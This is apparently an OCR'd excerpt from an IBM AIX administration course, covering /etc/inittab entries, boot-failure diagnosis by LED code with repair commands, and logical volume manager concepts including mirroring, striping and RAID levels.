
Figure 4-22. RMC Actions Property Screen: When in Effect Tab AU1610.0

Notes:

The action can be active for an event only, for a re-arm event only or for both.

You can also specify a time window in which the action is active, such as always, or only during on-shift on weekdays.

Once the monitoring is set up, the system continues to be monitored whether a WSM session is running or not.



/etc/inittab: Entries You Should Know About

init:2:initdefault:	
brc::sysinit:/sbin/rc.boot 3	
rc:2:wait:/etc/rc	
fbcheck:2:wait:/usr/sbin/fbcheck	
srcmstr:2:respawn:/usr/sbin/srcmstr	
cron:2:respawn:/usr/sbin/cron	
rctcpip:2:wait:/etc/rc.tcpip rcnfs:2:wait::/etc/rc.nfs	
qdaemon:2:wait:/usr/bin/startsrc -sqdaemon	
dt:2:wait:/etc/rc.dt	
tty0:2:off:/usr/sbin/getty /dev/tty1	
myid:2:once:/usr/local/bin/errlog.check	

Figure 4-23. /etc/inittab: Entries You Should Know About AU1610.0

Notes:

Related to the shown **/etc/inittab**, please answer the following questions.

Note: Your instructor will complete the empty boxes in the visual after you have answered the questions.

1. Which process is started by the **init** process only one time? The **init** process does not wait for the initialization of this process.

   ____

2. Which process is involved in print activities on an AIX system?

   ____

3. Which line is ignored by the **init** process?

   ____

4. Which line determines that multiuser mode is the initial run level of the system?

____

5. Where is the System Resource Controller started?

____

6. Which line controls network processes?

____

____

7. Which component allows the execution of programs at a certain date or time?

____

8. Which line executes a file **/etc/firstboot** if it exists?

____

9. Which script controls starting of the CDE desktop?

____

10. Which line is executed in all run levels?

____

11. Which line takes care of varying on the volume groups, activating paging spaces and mounting file systems that are to be activated during boot?

____

Boot Problem Management

Check:	LED:	User Action:
File system full ?	553	Access the rootvg. Issue "df -k". Check if /tmp, /usr or / are full.
/etc/inittab ? /etc/environment ?	553	Access the rootvg. Check /etc/inittab (empty, missing or corrupt?). Check /etc/environment.
BLV corrupt ?	551, 555, 557	Access the rootvg. Re-create the BLV: # bosboot -ad /dev/hdiskx
JFS log corrupt ?	551, 552, 554, 555, 556, 557	Access rootvg **before** mounting the rootvg file systems. Re-create the JFS log: # logform /dev/hd8 Run fsck afterwards.
Superblock corrupt ?	552, 554, 556	Run fsck against all rootvg-filesystems. If fsck indicates errors (not an AIX file system), repair the superblock as described in the notes.
rootvg locked ?	551	Access rootvg and unlock the rootvg: # chvg -u rootvg
ODM files missing ?	523 - 534	ODM files are missing or inaccessible. Restore the missing files from a system backup.
Mount of /usr or /var failed?	518	Check /etc/filesystem. Check network (remote mount), file systems (fsck) and hardware.

Figure 4-24. Boot Problem Management AU1610.0

Notes:

This page shows some common boot errors that might happen during the AIX software boot process.

Some of the more common ones are shown above. Let's take a closer look.

1. **File system full?**

   A full / or /tmp file system might cause a boot problem. This is very easy to fix. Boot in maintenance mode, access the rootvg with file systems and cleanup or increase the file system sizes.

2. **/etc/inittab corrupt? /etc/environment corrupt?**

   A LED of 553 mostly indicates a corrupted /etc/inittab file, but in some cases a bad /etc/environment may also lead to a 553. To fix this problem boot in maintenance mode and check both files. Consider using a **mksysb** to retrieve these files from a backup tape.

3. **Boot logical volume corrupt? JFS log corrupt?**

   The next thing to try if your machine does not boot, is to check the boot logical volume and JFS log.

   To fix a corrupted boot logical volume, boot in maintenance mode and use the **bosboot** command:

   ```
   # bosboot -ad /dev/hdisk0
   ```

   To fix a corrupted JFS log, boot in maintenance mode and access the rootvg but do not mount the file systems. In the maintenance shell issue the **logform** command and do a file system check for all file systems that use this JFS log:

   ```
   # logform /dev/hd8
   # fsck -y /dev/hd4
   # fsck -y /dev/hd2
   # fsck -y /dev/hd3
   # fsck -y /dev/hd1
   # fsck -y /dev/hd9var
   exit
   ```

   The **logform** command initializes a new JFS transaction log and this may result in loss of data, because JFS transactions may be destroyed. But, your machine will boot afterwards, because the JFS log has been repaired.

4. **Superblock corrupt?**

   Another thing you can try is to check the superblocks of your rootvg file systems. If you boot in maintenance mode and you get error messages like **Not an AIX file system** or **Not a recognized file system type** it is probably due to a corrupt superblock in the file system.

   Each file system has two super blocks, one in logical block 1 and a copy in logical block 31. To copy the superblock from block 31 to block 1 for the root file system, issue the following command:

   ```
   # dd count=1 bs=4k skip=31 seek=1 if=/dev/hd4 of=/dev/hd4
   ```

5. **rootvg locked?**

   Many LVM commands place a lock into the ODM to prevent other commands working on the same time. If a lock remains in the ODM due to a crash of a command, this may lead to a hanging system.

   To unlock the rootvg, boot in maintenance mode and access the rootvg with file systems. Issue the following command to unlock the rootvg:

   ```
   # chvg -u rootvg
   ```

6. **ODM files missing?**

   If you see LED codes in the range 523 to 534 ODM files are missing on your machine. Use a **mksysb** tape of the system to restore the missing files.

7. **Mount of /usr or /var failed?**

   An LED of 518 indicates that the mount of the /**usr or** /**var** file system **failed**. If /usr is mounted from a network, check the network connection. If /usr or /var are locally mounted, use **fsck** to check the consistency of the file systems. If this does not help check the hardware (diag).


Next Step

Figure 4-25. Next Step AU1610.0

Notes:

At the end of the exercise, you should be able to:

- Boot a machine in maintenance mode
- Repair a corrupted log logical volume
- Analyze and fix an unknown boot problem



Checkpoint

1. From where is rc.boot 3 run?

   ____

2. Your system stops booting with LED 557. In which rc.boot phase does the system stop? What can be the reasons for this problem?

   ____

   ____

   ____

3. Which ODM file is used by the **cfgmgr** during boot to configure the devices in the correct sequence?

   ____

4. What does the line **init:2:initdefault:** in /etc/inittab mean?

   ____

   ____

Figure 4-26. Checkpoint AU1610.0

Notes:

Unit Summary

- After the BLV is loaded into RAM, the **rc.boot** script is executed **three times** to configure the system
- During **rc.boot 1** devices to **varyon** the rootvg are configured
- During **rc.boot 2** the rootvg is varied on
- In **rc.boot 3** the remaining devices are configured. Processes defined in **/etc/inittab** file are initiated by the **init** process

Figure 4-27. Unit Summary AU1610.0

Notes:

Unit 5. Disk Management Theory

What This Unit Is About

This unit describes important concepts of the logical volume manager in AIX.

What You Should Be Able to Do

After completing this unit, you should be able to:

- Describe where the LVM information is stored
- Solve ODM-related LVM problems
- Set up mirroring according to different needs
- Explain the quorum mechanism
- Describe what physical volume states the LVM uses

How You Will Check Your Progress

Accountability:

- Checkpoint questions
- Lab exercises

References

Online	*Commands Reference*
Online	*System Management Guide: Operating System and Devices*
GG24-4484-00	*AIX Storage Management*

Unit Objectives

After completing this unit, students should be able to:

- Describe where LVM information is kept
- Solve ODM-related LVM problems
- Set up Mirroring
- Explain the Quorum Mechanism
- Describe Physical Volume States

Figure 5-1. Unit Objectives AU1610.0

Notes:

The LVM basic concepts are introduced in the basic system administration course.

We will review and extend your knowledge about LVM is this unit.

5.1 Basic LVM Tasks

LVM Terms




Figure 5-2. LVM Terms AU1610.0

Notes:

Let's start with a review of basic LVM terms.

A **volume group** consists of one or more **physical volumes** that are divided into **physical partitions**. When a volume group is created, a physical partition size has to be specified. This partition size can range from 1 MB to 1024 MB. This physical partition size is the smallest allocation unit for the LVM. It is not specified, the system will select the minimum size to create 1016 partitions.

The LVM provides **logical volumes**, that can be created, extended, moved and deleted at run time. Logical volumes may span several disks, which is one of the biggest advantages of the LVM.

Logical volumes contain the journaled file systems, paging spaces, journal logs, the boot logical volumes or nothing (when used as a raw logical volume).


Logical volumes are divided into **logical partitions** where each logical partition is associated with at least one physical partition.

Other features of LVM are **mirroring** and **striping**, which are discussed on the following pages.

Volume Group Limits

- Normal Volume Groups (mkvg)

Number of disks:	Max. number of partitions/disk:
1	32512
2	16256
4	8128
8	4064
16	2032
32	**1016**



mkvg -t

- Big Volume Groups (mkvg -B)

Number of disks:	Max. number of partitions/disk:
1	130048
2	65024
4	32512
8	16256
16	8128
32	4064
64	2032
128	**1016**

Figure 5-3. Volume Group Limits AU1610.0

Notes:

Two different volume group types are available:

- **Normal volume groups**: When creating a volume group with **smit** or using the **mkvg** command, without specifying option **-B**, a normal volume group is created.

  The maximum number of logical volumes in a normal volume group is **256**.

- **Big volume groups**: This volume group type has been introduced with AIX 4.3.2. A big volume group must be created with **mkvg -B**.

  A big volume group cannot be imported into an AIX 4.3.1 or lower versions.

  The maximum number of logical volumes in a big volume group is **512**.

Volume groups are created with the **mkvg** command. Here are some examples:

1. Create a normal volume group **datavg**, that contains a disk **hdisk2**:

```
# mkvg -s 16 -t 2 -y datavg hdisk2
```

  - The option **-s 16** specifies a partition size of **16 MB**.

- The option **-t 2** is a factor that must be multiplied by 1016. In this case the option indicates that the **maximum number of partitions** on a disk is 2032. That means that the volume group can have up to **16 disks**. Each disk must be less than 4064 megabytes (2032 * 2).
- The option **-y** specifies the name of the volume group (datavg).

2. Create a big volume group **bigvg** with three disks:

```
# mkvg -B -t 16 -y bigvg hdisk2 hdisk3 hdisk4
```

- The option **-B** specifies that we are creating a **big** volume group.
- The option **-t 16** indicates that the **maximum number of partitions** on a disk is **16256**. That means that the volume group can have up to **8 disks**.
- The option **-y** specifies the name of the volume group.

Volume groups characteristics could be changed with the **chvg** command. For example, to change a normal volume group **datavg** into a big volume group, the following command must be executed:

```
# chvg -B datavg
```

Mirroring




Figure 5-4. Mirroring AU1610.0

Notes:

Logical volumes can be **mirrored**, that means each logical partition gets more than one associated physical partition. The maximum ratio is 1:3; that means one logical partition has three associated physical partitions.

The picture shows a two-disk mirroring of a logical volume. An application writes data to the disk which is always handled by the LVM. The LVM recognizes that this partition is mirrored. The data will be written to both physical partitions. If one of the disks fails, there will be at least one good copy of the data.

Striping




Figure 5-5. Striping AU1610.0

Notes:

Striping is an LVM feature where the partitions of the logical volume are spread across different disks. The number of disks involved is called **stripe width**.

Striping works by splitting write and read requests to a finer granularity, named **stripe size**. Strip sizes may vary from 4 KB to 128 KB. A single application write or read request is divided into parallel physical I/O requests. The LVM fits the pieces together by tricky buffer management.

Striping makes good sense, when the following conditions are true:

- The disks use separate adapters. Striping on the same adapter does not improve the performance very much.
- The disks are equal in size and speed.
- The disks contain striped logical volumes only.
- Accessing large sequential files. For writing or reading small files striping does not improve the performance.

Mirroring and Striping with RAID

RAID = **R**edundant **A**rray of **I**ndependent **D**isks




Figure 5-6. Mirroring and Striping with RAID AU1610.0

Notes:

IBM offers storage subsystems (for example the model 7133) that allow mirroring and striping on a hardware level.

The term RAID stands for **Redundant Array of Independent Disks**. Disk arrays are groups of disks that work together to achieve higher data-transfer and I/O rates than those provided by single large drives. An array is a set of multiple disk drives plus an array controller that keeps track of how data is distributed across the drives.


By using multiple drives, the array can provide higher data-transfer rates and higher I/O rates when compared to a single large drive; this is achieved through the consequent ability to schedule reads and writes to the disks in parallel.

Arrays can also provide data redundancy so that no data is lost if a single physical disk in the array should fail. Depending on the RAID level, data is either mirrored or striped.

Striping involves splitting a data file into multiple blocks and writing a sequential set of blocks to each available drive in parallel, repeating this process until all blocks have been written.

Mirroring describes the situation where data written to one disk is also copied exactly to another disk, thereby providing a backup copy.

The most common RAID levels are **RAID 0, RAID 1 and RAID 5**. They are introduced on the next page.



RAID Levels You Should Know About

RAID Level	Implementation	Explanation
0	Striping	Data is split into blocks. These blocks are written to or read from a series of disks in parallel. No data redundancy.
1	Mirroring	Data is split into blocks and duplicate copies are kept on separate disks. If any disk in the array fails, the mirrored data can be used.
5	Striping with parity drives	Data is split into blocks that are striped across the disks. For each block parity information is written that allows the reconstruction in case of a disk failure.

Figure 5-7. RAID Levels You Should Know About AU1610.0

Notes:

The most common RAID levels are **RAID 0, RAID 1 and RAID 5**.

1. **RAID 0**:

   RAID 0 is known as disk striping. Conventionally, a file is written out to (or read from) a disk in blocks of data. With striping, the information is split into chunks (a fixed amount of data) and the chunks are written to (or read from) a series of disks in parallel.

   RAID 0 is well suited for applications requiring fast read or write accesses. On the other hand, RAID 0 is only designed to increase performance, there is no data redundancy, so any disk failure will require reloading from backups.

   Select RAID level 0 for applications that would benefit from the increased performance capabilities of this RAID level. Never use this level for critical applications that require high availability.

2. **RAID 1**:

   RAID 1 is known as disk mirroring. In this implementation, duplicate copies of each chunk of data are kept on separate disks, or more usually, each disk has a twin that contains an exact replica (or mirror image) of the information. If any disk in the array fails, then the mirrored twin can take over.

   Read performance can be enhanced as the disk with its actuator closest to the required data is always used, thereby minimizing seek times. The response time for writes can be somewhat slower than for a single disk, depending on the write policy; the writes can either be executed in parallel for speed, or serially for safety. This technique improves response time for read-mostly applications, and improves availability. The downside is you'll need twice as much disk space.

   RAID 1 is most suited to applications that require high data availability, good read response times, and where cost is a secondary issue.

3. **RAID 5**:

   RAID 5 can be considered as disk striping combined with a sort of mirroring. That means that data is split into blocks that are striped across the disks, but additionally parity information is written that allows recovery in the event of a disk failure.

